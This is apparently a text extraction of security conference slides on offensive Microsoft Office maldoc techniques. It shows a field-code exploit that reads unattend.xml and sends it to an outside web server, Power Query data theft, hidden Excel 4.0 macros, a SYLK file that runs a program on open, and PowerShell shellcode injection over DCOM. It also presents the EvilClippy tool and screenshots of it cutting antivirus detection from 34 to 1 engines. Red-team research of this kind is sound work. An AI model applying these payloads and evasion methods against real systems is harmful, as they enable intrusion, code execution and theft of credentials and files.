
Or is it still ...?

CVE-2019-0561 - ARBITRARY FILE READING (2/2)



```
{ MACROBUTTON UpdateFields { INCLUDEPICTURE \d  
"http://icons.iconarchive.com/icons/google/noto-emoji-animals-nature/256/22212-monkey-icon.png"  
\* MERGEFORMATINET }{ INCLUDEPICTURE "http://192.168.178.11/?{ INCLUDETEXT  
"c:\\windows\\panther\\unattend.xml" \c XML \* MERGEFORMAT }" \d \* MERGEFORMAT }}
```

MITIGATION






MEET M
GET&TRANSFROM ABUSE

GIVE ME THE POWER!

Fields are old school and patched... Now same tricks with new school techniques



Excel includes a powerful set of features called **Get & Transform**, which provides fast, easy data gathering and shaping capabilities. **Get & Transform** enables you to connect, combine, and refine data sources to meet your analysis needs. These features are also used in **Power BI**, and in the **Power Query Add-In** available for previous versions of Excel.

STEALING UNATTEND.XML

The screenshot shows the Microsoft Power Query Advanced Editor window. The ribbon at the top has tabs for 'Query' and 'Manage Columns'. The 'Manage Columns' tab is selected, showing icons for 'Choose Columns', 'Remove Columns', 'Keep Rows', 'Remove Rows', 'Split Column', 'Group By', and 'Replace Values'. Below the ribbon, the status bar shows 'Data Type: Text' and 'Use First Row as Headers'. The main area displays XML code for 'unattend.xml' with line numbers 1 through 7. The code includes XML declarations, component definitions for 'Microsoft-Windows-ehome' and 'Microsoft-Windows-e', and a component definition for 'Microsoft-Windows-e'. The right side of the window shows the Power BI ribbon with tabs like 'Properties', 'Advanced Editor', 'Refresh', 'Preview', 'Manage', 'Merge Queries', 'Append Queries', 'Combine Files', 'Manage Parameters', 'Data source settings', 'New Source', and 'Recent Sources'.

GET&TRANSFORM query definition in M, retrieves unattend.xml

| Column1 | Column2 |
|--|---|
| <?xml version='1.0' encoding='utf-8'?> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <unattend xmlns="urn:schemas-microsoft-com:unattend"> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <servicing></servicing> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <settings pass="windowsPE" wasPassProcessed="true"> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <component xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:u | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <DiskConfiguration> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <Disk wcm:action="add"> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <CreatePartitions> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <CreatePartition wcm:action="add"> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <Order>1</Order> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <Size>500</Size> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <Type>EFI</Type> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| </CreatePartition> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <CreatePartition wcm:action="add"> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <Order>2</Order> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <Size>128</Size> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <Type>MSR</Type> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| </CreatePartition> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <CreatePartition wcm:action="add"> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <Order>3</Order> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <Extend>true</Extend> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |
| <Type>Primary</Type> | Reply from the Outflank webserver, I just received: 810653716218-3417235372997-unatte |

Column A:

Retrieving data from file (GET&TRANSFORM)

Column B:
Posting results
(WEBSERVICE, max 2048 chars)

WHAT ELSE CAN BE DONE?

The screenshot shows the Microsoft Excel interface with the 'Table Tools' ribbon selected. The 'Design' tab is active. In the 'Data' tab, the 'Get Data' section is open, and the 'From Database' option is selected. A dropdown menu for 'From Database' is displayed, listing various database types: 'From SQL Server Database', 'From Analysis Services', 'From Oracle Database', 'From IBM Db2 Database', 'From MySQL Database', 'From PostgreSQL Database', 'From Sybase Database', 'From Teradata Database', and 'From SAP HANA Database'. The main content area of the Power Query Editor shows XML code from rows 14 to 25.

| | |
|----|--|
| 14 | <Manufacturer>Dell</Manufacturer> |
| 15 | <SupportURL> http://support.dell.com </SupportURL> |
| 16 | </OEMInformation> |
| 17 | <Themes> |
| 18 | <DesktopBackground>9</DesktopBackground> |
| 19 | <ThemeName>Dell</ThemeName> |
| 20 | <WindowColor>FROST</WindowColor> |
| 21 | <BrandIcon>%SystemRoot%</BrandIcon> |
| 22 | <DefaultThemesOff>false</DefaultThemesOff> |
| 23 | </Themes> |
| 24 | </component> |
| 25 | <component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" type="晚安"> |

Ongoing research, there is a lot more to retrieve using this feature

WHO NEEDS VBA FOR MACROS ANYWAY?

Microsoft®
Visual Basic®
for Applications



ENTERING THE MACRO RABBIT HOLE

VBA != Macros

There are at least two macro languages supported by MS Office


- Visual Basic for Applications (VBA)
- Excel 4.0 macro's (XLM, only in Excel)

VBA != VBA

For VBA there are 2 intermediary languages

- P-code
- Exe-codes

HOW TO INSERT AN XLM MACRO



EXCEL 4.0 MACRO KUNG FU

<https://outflank.nl/blog/2018/10/06/old-school-evil-excel-4-0-macros-xlm/>

HIDING YOUR EXCEL 4.0 MACRO

2.4.28 BoundSheet8

02/14/2019 • 2 minutes to read

The **BoundSheet8** record specifies basic information about a [sheet \(1\)](#), including the sheet (1) name, [hidden](#) state, and type of sheet (1).

| | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
|----------|--------|---|---|---|---|---|---|---|----|-------------------|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 1 | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 2 | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 3 | 0 | 1 |
| lbPlyPos | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
| A | unused | | | | | | | | dt | stName (variable) | | | | | | | | | | | | | | | | | | | | | | | | |
| ... | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |

lbPlyPos (4 bytes): A FilePointer as specified in [\[MS-Oshared\]](#) section [2.2.1.5](#) that specifies the stream position of the start of the [BOF](#) record for the sheet (1).

A - hsState (2 bits): An unsigned integer that specifies the hidden state of the sheet (1). MUST be a value from the following table:

| Value | Meaning |
|-------|--|
| 0x00 | Visible |
| 0x01 | Hidden |
| 0x02 | Very Hidden; the sheet (1) is hidden and cannot be displayed using the user interface. |

HIDING YOUR EXCEL 4.0 MACRO

2.4.28 BoundSheet8

02/14/2019 • 2 minutes to read

The **BoundSheet8** record specifies basic information about a [sheet \(1\)](#), including the sheet (1) name, [hidden](#) state, and type of sheet (1).

| | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
|----------|---|----|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 1 | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 0 | 1 |
| IbPlyPos | A | un | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |

Can be achieved with one line of VBA:

```
ActiveSheet.Visible = xlSheetVeryHidden
```

Then remove VBA code and save the Excel file

IbPlyPos (4
the [BOF](#) rec

the start of

A - hsState (2 bits): An unsigned integer that specifies the hidden state of the sheet (1). MUST be a value from the following table:

| Value | Meaning |
|-------|--|
| 0x00 | Visible |
| 0x01 | Hidden |
| 0x02 | Very Hidden; the sheet (1) is hidden and cannot be displayed using the user interface. |

AV INDUSTRY FORGOT ABOUT 1992 TECHNOLOGY

The screenshot shows a VirusTotal analysis page for a Microsoft Excel file named "UBM-Asset-Register_2018.xls". The file was last analyzed on December 26, 2018, at 09:00:57 UTC. The analysis results show that none of the engines detected this file, indicated by the text "No engines detected this file" and the number "0 / 59". The detection table below lists five engines: Ad-Aware, AegisLab, AhnLab-V3, ALYac, and Antiy-AVL, all of which found the file to be clean.

| Detection | Details | Community |
|-----------|---------|-----------|
| Ad-Aware | Clean | 2 |
| AegisLab | Clean | |
| AhnLab-V3 | Clean | |
| ALYac | Clean | |
| Antiy-AVL | Clean | |

XLM VIA SYLK

XLM macros also supported in SYLK files

- Text-based file format which originates from the 80s
- SYLK (.slk) files never open in protected mode sandbox!
- Turned out to be an RCE on MS Office 2011 for Mac (won't fix)

```
stan@aapje ~/0/docs> cat demo3.slk
ID;P
0;E
NN;NAuto_open;ER101C1;K0ut Flank;F
C;X1;Y101;K0;EEXEC("CALC.EXE")
C;X1;Y102;K0;EHALT()
E

stan@aapje ~/0/docs> wc -c demo3.slk
99 demo3.slk
```

Integrated into SharpShooter by MDSec:

<https://github.com/mdsecactivebreach/SharpShooter/blob/master/modules/excel4.py>

XLM EXPOSURE VIA (D)COM

Shellcode injection into remote system with XLM via ExecuteExcel4Macro

```
$excel = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application",  
"server01"));  
  
$memaddr =  
$excel.ExecuteExcel4Macro('CALL("Kernel32","VirtualAlloc","JJJJJJ",0,833,4096,64)');  
$ret = $excel.ExecuteExcel4Macro('CALL("Kernel32","WriteProcessMemory","JJJCJJ",-1,  
' + ($memaddr + 0) + ', ' + "CHAR`(252`)" + ', 1, 0)');  
  
...  
  
$ret = $excel.ExecuteExcel4Macro('CALL("Kernel32","WriteProcessMemory","JJJCJJ",-1,  
' + ($memaddr + 832) + ', ' + "CHAR`(232`)" + ', 1, 0)');  
$excel.ExecuteExcel4Macro('CALL("Kernel32","CreateThread","JJJJJJJJ",0, 0, ' +  
$memaddr + ', 0, 0, 0)');
```

Powershell and Cobalt Strike implementations available at:
<https://github.com/outflanknl/Excel4-DCOM>

2.3.4.3 Module Stream: Visual Basic Modules

02/14/2019 • 2 minutes to read

Specifies the source code for a [module](#).

| | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 0 | 1 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|

PerformanceCache (variable)

...


CompressedSourceCode (variable)

...

PerformanceCache (variable): An array of bytes that forms an implementation-specific and version-dependent performance cache for the module. MUST be [MODULEOFFSET](#) (section 2.3.4.2.3.2.5) bytes in size. MUST be ignored on read.

CompressedSourceCode (variable): An array of bytes compressed as specified in [Compression](#) (section 2.4.1). When decompressed yields an array of bytes that specifies the textual representation of [VBA](#) language source code as specified in [\[MS-VBAL\]](#) section 4.2. MUST contain [MBCS](#) characters encoded using the [code page](#) specified in [PROJECTCODEPAGE](#) (section 2.3.4.2.1.4).

INTRODUCING EVIL CLIPPY



It looks like your maldoc
does not yet bypass AV.

Do you want me to help?


<https://github.com/outflanknl/EvilClippy>

EVIL CLIPPY FEATURES

Current features

- Cross-platform (runs on OSX, Linux, Windows)
- Hide macros from GUI editor
- Fool analyst tools by removing module names
- VBA stomping (p-code abuse)
- Serve payloads via HTTP templates

Available at <https://github.com/outflanknl/EvilClippy>



HOW EFFECTIVE IS THIS? (BEFORE CLIPPY)

The screenshot shows a dual-monitor setup. The primary monitor displays a VirusTotal analysis page for a Microsoft Word document. The document icon is a white 'W' and 'DOC' on a dark background. The status bar indicates '34 / 59'. The main content area shows the file was scanned by 34 engines out of 59. The file hash is SHA-256: dffa40c1d21747e928166d98db407790cc4f4864d92e6970ae5a6fe8289d97af. The file name is cs_original.doc, size is 43 KB, and it was last analyzed on 2019-03-26 14:27:06 UTC. Below this, a table lists detections from various engines:

| Detection | |
|-----------|----------------------------|
| Ad-Aware | ⚠️ W97MDownloader.DAR |
| ALYac | ⚠️ W97MDownloader.DAR |
| Arcabit | ⚠️ W97MDownloader.DAR |
| Avast | ⚠️ VBA:Downloader-MA [Trj] |
| AVG | ⚠️ VBA:Downloader-MA [Trj] |

HOW EFFECTIVE IS THIS? (AFTER CLIPPY)

The screenshot shows a dual-pane interface for VirusTotal analysis. The left pane displays the file's metadata: SHA-256 (b7bcd204243f2c6772cd171c3131f0b0cae872c14fdf08b0a853f591b29f9388), File name (cs_random.doc), File size (39 KB), and Last analysis (2019-03-28 01:18:28 UTC). A red oval highlights the '1 / 59' status indicator. The right pane lists the detection results from various engines:

| Detection | Status |
|-----------|----------------------------------|
| Cyren | ⚠️ W97M/ShellCode.B.gen!Eldorado |
| Ad-Aware | ✓ Clean |
| AegisLab | ✓ Clean |
| AhnLab-V3 | ✓ Clean |
| AI Yac | ✓ Clean |

The diagram illustrates the architecture of modern Windows security defenses. At the top, four application boxes (PowerShell, VBScript, and two Other Applications) interact with the AMSI.h + AMSI.lib + AMSI.dll layer via double-headed green arrows. This layer contains functions like AmsiScanBuffer() and AmsiScanString(). Below this is the IAntimalware::Scan() interface. The next layer down is the Windows Defender Provider Class (IAntimalwareProvider::Scan()), which interacts with the 3rd Party AV Provider Class via a double-headed green arrow. This provider class is shown interacting with the Provider Class registration database. The entire stack is supported by the RPC layer at the bottom.

BYPASSING MODERN DEFENSES: AMSI & ASR

Windows Defender Provider Class
IAntimalwareProvider::Scan()

